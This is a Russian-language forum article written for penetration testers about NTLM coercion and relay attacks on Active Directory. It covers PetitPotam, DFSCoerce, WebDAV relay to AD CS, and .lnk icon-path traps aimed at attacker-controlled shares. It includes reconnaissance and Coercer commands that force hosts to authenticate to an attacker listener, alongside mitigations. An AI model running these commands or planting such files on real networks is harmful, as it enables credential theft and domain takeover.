


Статья NTLM Coercion атаки в 2026: от Responder до принудительной аутентификации через .lnk и WebDAV

 codeby.net/threads/ntlm-coercion-ataki-v-2026-ot-responder-do-prinuditel-noi-autentifikatsii-cherez-lnk-i-webdav.93786

May 27, 2026



На последнем внутреннем пентесте промышленного холдинга PetitPotam через LSARPC отработал в ноль - патч KB5005033 стоял на каждом контроллере домена. Ожидаемо. Переключился на DFSCoerce с WebDAV-режимом: аутентификация контроллера упала на listener за 40 секунд, relay на AD CS через HTTP выдал сертификат машинной учётной записи, а пять минут спустя DCSync вытащил ntds.dit. От первой команды до Domain Admin - десять минут, никаких RCE-эксплойтов, никаких уязвимостей в классическом понимании. Просто RPC-вызов и HTTP-relay.

NTLM coercion атаки мутируют быстрее, чем защитные команды успевают закрывать отдельные named pipes. В этой статье - разбор того, какие векторы живы, какие мертвы, и куда смещается фронт в 2026 году.

Место NTLM coercion в kill chain атаки на Active Directory

Принудительная аутентификация NTLM - усилитель привилегий, а не самостоятельная атака. Между «есть доменная учётка» и «есть Domain Admin» coercion - то, что связывает их. В типичном grey box-сценарии (заказчик выдал low-


priv credentials) цепочка выглядит так: Подробнее - в нашем [статье о пентест active directory](#).

1. **Foothold** - доменная учётка получена через фишинг, password spraying или предоставлена заказчиком
2. **Recon** - поиск хостов без SMB signing, AD CS с web enrollment, доступных RPC-интерфейсов
3. **Coercion** - целевой хост вынужден аутентифицироваться на подконтрольном сервере. Adversary-in-the-Middle (T1557, Credential Access)
4. **Relay** - перехваченная аутентификация перенаправляется на AD CS, LDAP или SMB для получения сертификата или привилегированного доступа
5. **Lateral Movement** - Pass the Hash (T1550.002) и Remote Services (T1021) на Windows-хостах
6. **Credential Dumping** - DCSync через secretsdump.py, OS Credential Dumping (T1003)

Контекст: исключительно внутренний пентест или red team с уже полученным плацдармом в сети. На внешнем периметре coercion через RPC нерелевантен - нужен прямой доступ к портам целевого хоста.

Microsoft не считает аутентифицированный coercion уязвимостью: любой доменный пользователь вправе вызывать RPC-функции на доменных хостах. По документам - всё штатно. На практике - вектор до DA за десять минут. По данным CrowdStrike Global Threat Report 2025, среднее breakout time для e-crime составляет 62 минуты; coercion через WebDAV сокращает этот промежуток в разы.

WebDAV NTLM relay: почему HTTP-режим меняет правила Windows lateral movement



Классический Responder в связке с name resolution poisoning (T1557.001) ловит хеши пользователей, но зависит от удачи: кто-то должен промахнуться с адресом или обратиться к несуществующему ресурсу. Соерсion убирает фактор случайности - ты сам выбираешь цель и момент. Но не все режимы соерсion одинаково полезны:

Режим	Формат UNC-пути	Транспорт	SMB signing блокирует relay (кроме CVE-2025- 33073)	Relay на LDAP / AD CS
SMB	\\attacker_ip\share	SMB (445/TCP)	Да	Нет
RPC через SMB	\\attacker_ip\pipe\name	SMB (445/TCP)	Да	Нет

WebDAV (HTTP)	\\attacker_hostname@80\path (только hostname, не IP - DNS resolution нужен для триггера WebClient)	HTTP (80/TCP)	Нет	Да
------------------	---	------------------	-----	----


HTTP-аутентификация при coercion через WebDAV не подпадает под SMB signing и Extended Protection for Authentication (EPA) - два механизма, которые Microsoft рекомендует как основную защиту от relay. Вот почему WebDAV-режим - приоритетный вектор на каждом внутреннем пентесте.

Условие: на целевом хосте должна работать служба WebClient. На рабочих станциях (Windows 10/11) она по умолчанию установлена с типом запуска Manual и не запущена. На серверах - не установлена. Проверка: `nxc smb target -u user -p pass -M webdav` - если модуль возвращает WebClient: True, WebDAV relay возможен.

По данным RedTeam Pentesting, недавние патчи impacket и NetExec позволяют обходить часть новых ограничений Microsoft при WebDAV relay. Исследователи прямо пишут, что coercion в HTTP-режиме «typically grants full administrative access to this machine» при наличии подходящей relay-цели.

Отдельный нюанс: если WebClient не запущен, но установлен - его можно запустить. Служба стартует автоматически при попытке доступа к UNC-пути формата \\hostname@port\ (именно hostname, не IP - при использовании IP WebClient не активируется, запрос уходит в SMB). Это используется как предварительный шаг перед основной атакой.

[LNK-файл как триггер принудительной аутентификации NTLM](#)



NTLM coercion через RPC требует аутентифицированного вызова к целевой машине. Но есть класс атак, где достаточно записи в общую сетевую папку - без прямого RPC-взаимодействия.

Механика .lnk-атаки: LNK-файл (ярлык Windows) содержит путь к иконке в формате UNC - например, `\\attacker_ip\share\icon.ico`. Когда Explorer отображает содержимое папки, Windows автоматически пытается загрузить иконку по указанному пути, инициируя NTLM-аутентификацию на подконтрольном сервере. Пользователю даже кликать не нужно - достаточно открыть папку с файлом в Explorer. По данным ControlGap, LNK-файл создаётся через PowerShell с `icon path`, указывающим на машину с Responder - Windows автоматически отдаёт NetNTLMv2-хеш при просмотре каталога.

Смежная CVE-2025-24071 (CWE-200, CVSS 6.5 MEDIUM) - information disclosure в Windows File Explorer; по публикациям исследователей (0x6rss), эксплуатируется для NTLM hash leak через .library-ms файлы. Обе включены в CISA KEV (CVE-2025-24054) как актуально эксплуатируемые в реальных кампаниях. Ценность вектора: не нужен аутентифицированный RPC-вызов к хосту жертвы - достаточно записи в общую шару, а на многих файловых серверах у доменных пользователей есть хотя бы одна директория с правами на запись.

Помимо .lnk, аналогичные триггеры работают через .url-файлы (поле `IconFile`), .library-ms и .searchConnector-ms. Все эксплуатируют один и тот же механизм - автоматическую загрузку ресурсов при просмотре каталога в Explorer.

Ограничения: вектор зависит от того, откроет ли пользователь каталог с подготовленным файлом. Время ожидания непредсказуемо - в отличие от прямого RPC coercion, где результат получаешь за секунды. На практике .lnk-файлы работают как дополнительный канал: раскидываешь их по популярным шарам (`\\fs01\Public`, `\\fs01\Exchange`) и ждёшь параллельно с основной цепочкой.

Техники RPC coercion в 2026: от PetitPotam до редких интерфейсов

Требования к окружению

- Linux-атакбокс (Kali / Parrot / любой дистрибутив с Python 3.10+)
- `impacket` (`ntlmrelayx.py`, `secretsdump.py`) - активно поддерживается, последний релиз в 2025
- `NetExec` (`nxc`) - замена `CrackMapExec`, активно поддерживается

- Coercer - перебор coercion-функций по всем известным протоколам, активно поддерживается
- petitpotam.py - активно поддерживается сообществом
- Low-priv доменная учётная запись

PetitPotam (MS-EFSRPC)

CVE-2021-36942 - Windows LSA Spoofing Vulnerability, CVSS 7.5 (HIGH), вектор AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N. Включена в CISA KEV с пометкой ransomware. Патч KB5005033 закрыл неаутентифицированные вызовы EFSRPC через \pipe\lsarpc, а последующие обновления (KB5028166 и др.) добавили дополнительные ограничения. Альтернативный named pipe \pipe\efsrpc остаётся доступным для аутентифицированных вызовов во многих средах, но на полностью пропатченных Windows Server 2022/2025 ряд вызовов тоже ограничен - есть EFSRPC, который нужно подтверждать на конкретной цели через Coercer. Статус в 2026: работает во многих, но не во всех средах.

PrinterBug (MS-RPRN) и DFSCoerce (MS-DFSNM)

PrinterBug эксплуатирует RpcRemoteFindFirstPrinterChangeNotificationEx службы Print Spooler. Microsoft не присвоила CVE - поведение считается штатным (и это говорит о многом). PrintNightmare (CVE-2021-34527, CVSS 8.8, HIGH, вектор AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H, CISA KEV) - отдельная RCE-уязвимость того же сервиса. Print Spooler всё чаще отключён на серверах, но на рабочих станциях обычно работает.

DFSCoerce использует протокол MS-DFSNM. На контроллерах домена DFS часто включена - по данным CERT/CC, атакующий может перенаправить NTLM-аутентификацию с контроллера на веб-службу Certificate Authority Web Enrollment для получения сертификата. Именно этот вектор отработал на том самом промышленном холдинге из вступления.

Редкие RPC-интерфейсы: тренд 2025–2026

По данным исследователей (в частности, публикации, приписываемые Unit 42, Palo Alto Networks - требуется независимая верификация), задокументировано порядка полутора десятков работающих coercion-функций в нескольких протоколах, при этом значительная часть RPC-функций ещё не протестирована. Среди зафиксированных кейсов - атаки через редкие интерфейсы вроде MS-EVEN (remote event logging), где baseline для аномалии отсутствовал и правил детекта не существовало. SOC просто не знал, что такой трафик бывает.

Исследователи формулируют тренд прямо: «Attackers are now leaning towards exploiting rare, unseen RPC functions to avoid detection by traditional defense mechanisms» «Злоумышленники теперь склоняются к эксплуатации редких, ранее не встречавшихся RPC-функций, чтобы избежать обнаружения традиционными механизмами защиты.» (цитата приписывается Unit 42, Palo Alto Networks). Coercer автоматизирует перебор всех известных интерфейсов - запускаешь один раз и получаешь результат по каждому доступному протоколу.

EvilPrinter (IPP) - исследовательский вектор через Internet Printing Protocol, упоминаемый в отдельных блогпостах (без присвоенной CVE и без подтверждения Microsoft). По неverified данным, атака злоупотребляет поведением WinHTTP при обработке запросов от IPP-принтеров, предположительно позволяя получить NTLMv2-хеш машинной учётной записи при обращении к внешнему IP. Конкретные технические детали публично не подтверждены - до появления PoC и независимой верификации вектор можно рассматривать как гипотетический.

Decision tree: выбор вектора coercion на пентесте

```
# 1. Relay targets: хосты без SMB signing
nxc smb 10.0.0.0/24 -u user -p pass --gen-relay-list targets.txt
# 2. AD CS с web enrollment
nxc ldap dc01.corp.local -u user -p pass -M adcs
# 3. WebClient на целях
nxc smb target -u user -p pass -M webdav
# 4. Spooler
nxc smb target -u user -p pass -M spooler
# 5. DFS
rpcdump.py @target | grep DFSNM
# 6. Если всё заблокировано - полный перебор
python3 Coercer.py -u user -p pass -t target -l listener
```

Порядок неслучаен: сначала проверка WebClient (HTTP relay мимо signing), затем - Spooler и DFS (SMB relay, нужны цели без signing), и только потом - полный перебор через Coercer. Если на первом шаге --gen-relay-list вернул пустой файл и WebClient нигде не живёт - coercion всё ещё возможен, но цепочка усложняется.

CVE-2025-33073 и CVE-2025-54918: захват NTLM хешей мимо SMB signing

NTLM Reflection: CVE-2025-33073

CVE-2025-33073 - Improper Access Control в Windows SMB, CVSS 8.8 (HIGH), вектор AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H, CWE-284 (Improper Access Control). Включена в CISA KEV. Описание CISA: злоумышленник может выполнить специально

сформированный скрипт, чтобы принудить машину жертвы подключиться к атакующей системе по SMB и аутентифицироваться.

Уязвимость эксплуатирует флаг «Negotiate Local Call» в NTLM: при аутентификации на локальной машине сервер сообщает клиенту, что полноценный challenge-response не нужен. CVE-2025-33073 позволяет [cross-protocol relay](#) - перенаправить аутентификацию с SMB на LDAP или AD CS, минуя SMB signing. Техника cross-protocol relay описана исследователями RedTeam Pentesting. На Exploit-DB опубликован связанный PoC (EDB-52330, автор Mohammed Idrees Banyamer) - remote exploit с финальным результатом privilege escalation; полный cross-protocol relay workflow в PoC не покрыт.

По данным Depth Security (цитируются Securelist): «Whether its enterprise domain controllers, tier-zero servers, or random workstations, we are consistently finding hosts still affected by this issue on nearly every engagement» «Будь то корпоративные контроллеры домена, серверы «нулевого уровня» или рядовые рабочие станции — практически в каждом проекте мы неизменно выявляем хосты, всё ещё подверженные данной проблеме». SMB signing, который годами считался надёжной защитой от SMB relay, CVE-2025-33073 обходит через cross-protocol переключение. Годами все на него полагались - и вот.

Обход channel binding: CVE-2025-54918

CVE-2025-54918 - [Improper Authentication в Windows NTLM](#), CVSS 8.8 (HIGH), вектор AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H, CWE-287 (Improper Authentication).

Официальное описание NVD: «Improper authentication in Windows NTLM allows an authorized attacker to elevate privileges over a network» «Некорректная аутентификация в Windows NTLM позволяет авторизованному злоумышленнику повысить свои привилегии по сети.»

Ниже - **неподтверждённая гипотеза** о механике, циркулирующая в исследовательском сообществе CrowdStrike. Детали могут быть неточными:

1. Через PrinterBug или аналог контроллер домена вынужден аутентифицироваться на listener атакующего
2. Из перехваченного NTLM-пакета удаляются флаги SEAL (шифрование) и SIGN (целостность), но сохраняется LOCAL_CALL
3. Модифицированный пакет ретранслируется обратно на контроллер по LDAP/LDAPS
4. Контроллер обрабатывает relay как локальную аутентификацию - SYSTEM-доступ получен

До публикации детального технического разбора от Microsoft или независимых исследователей такую механику следует рассматривать как предварительную.

CVE-2025-54918 обходит channel binding и LDAP signing - механизмы, которые до этого считались финальным рубежом защиты от NTLM relay на LDAP. По данным, приписываемым CrowdStrike: «The attack is particularly concerning as it bypasses traditional security controls like channel binding and LDAP signing requirements, making it effective even in environments with standard hardening measures in place» «Эта атака вызывает особую обеспокоенность, поскольку она обходит традиционные средства защиты — такие как привязка канала и требования к подписи LDAP, — оставаясь эффективной даже в средах, где реализованы стандартные меры по усилению безопасности».

Для пентестера обе CVE означают одно: среды, ранее считавшиеся «защищёнными» от relay (SMB signing + LDAP signing + channel binding), теперь уязвимы. Единственная надёжная мера - полное отключение NTLM.

Relay машинной учётной записи: от coercion до Domain Admin

Coercion даёт аутентификацию машинной учётной записи (например, DC01\$). Машинные пароли - длинные и случайные, брутить их бессмысленно. Единственный путь - relay. Но куда именно?

По данным RedTeam Pentesting и PKFOD (реальный кейс на пентесте), два основных вектора после relay машинной учётной записи:

Shadow Credentials: relay аутентификации на LDAP для установки msDS-KeyCredentialLink на целевой компьютер. После этого атакующий запрашивает TGT через PKINIT и получает NTLM-хеш машинной учётной записи. Далее - S4U2Self для имперсонации доменного администратора на целевом хосте.

RBCD (Resource-Based Constrained Delegation): relay на LDAP для настройки RBCD - атакующий разрешает подконтрольной машинной учётной записи запрашивать impersonation-тикеты для целевого хоста. Результат тот же: имперсонация привилегированного пользователя.

Показательный кейс от PKFOD: в реальном проекте на зрелой инфраструктуре (LDAP signing + channel binding включены, SMB signing enforce) единственным

рабочим вектором оказался relay машинной учётной записи configuration management-сервера, у которого были права локального администратора на сотнях серверов. Команда перебрала все серверы в сети, переключая машинные учётки через SMB на хосты без signing - и нашла один сервер с привилегированным машинным аккаунтом. Одного хватило для полной компрометации домена.

Что засветится в SIEM и слепые зоны детекта

Что ловится стандартными средствами:



Часть контента скрыта. Этот материал доступен участникам сообщества с рангом [One Level или выше](#)

Получить доступ просто — достаточно проявить активность на форуме

Три меры, которые работают против всей описанной цепочки: полное отключение NTLM с переходом на Kerberos-only (начато в Windows 11 24H2 и Server 2025), включение LDAP channel binding на всех контроллерах и отключение WebClient на серверах. Microsoft рекомендует это с 2022 года, но внедрение ломает легаси-приложения - и мало кто решается. На каждом проекте слышу одно и то же: «мы не можем отключить NTLM, у нас 1C / SAP / принтеры / что-то ещё из 2008-го».

IBM X-Force фиксирует рост атак с использованием действительных учётных данных на 71% год к году. Coercion + relay - квинтэссенция credential-based атаки: не нужно брутить пароли, не нужно эксплуатировать RCE. Достаточно одной low-priv учётки и одного непропатченного контроллера. По данным Verizon DBIR 2025, 38% утечек данных связаны с кражей учётных данных - и coercion даёт атакующему эти credentials без единого пользовательского клика.

Через год-два coercion через стандартные RPC-интерфейсы вроде EFSRPC и RPRN станет экзотикой: Microsoft методично закрывает named pipes, отключает Spooler, внедряет EPA. Но принцип - заставить машину аутентифицироваться на подконтрольном сервере - никуда не уходит. Вектор сместится на те самые 240+ непротестированных RPC-функций, на application-level протоколы вроде IPP, на файловые триггеры через .lnk и .library-ms. Пока Windows поддерживает NTLM как fallback - coercion останется самым быстрым путём от low-priv credentials до Domain Admin. В средах, где заказчик уверен, что «у нас всё подписано и channel binding включён», CVE-2025-33073 и CVE-2025-54918 разрушают эту иллюзию за минуты. Работа пентестера - показать это до того, как покажет кто-то с другими намерениями. На HackerLab.pro есть сценарий, где coercion-примитив нужно собрать в рабочую цепочку от relay до получения полного контроля над доменом - без подсказок и без EDR в дефолте.

Последнее редактирование модератором: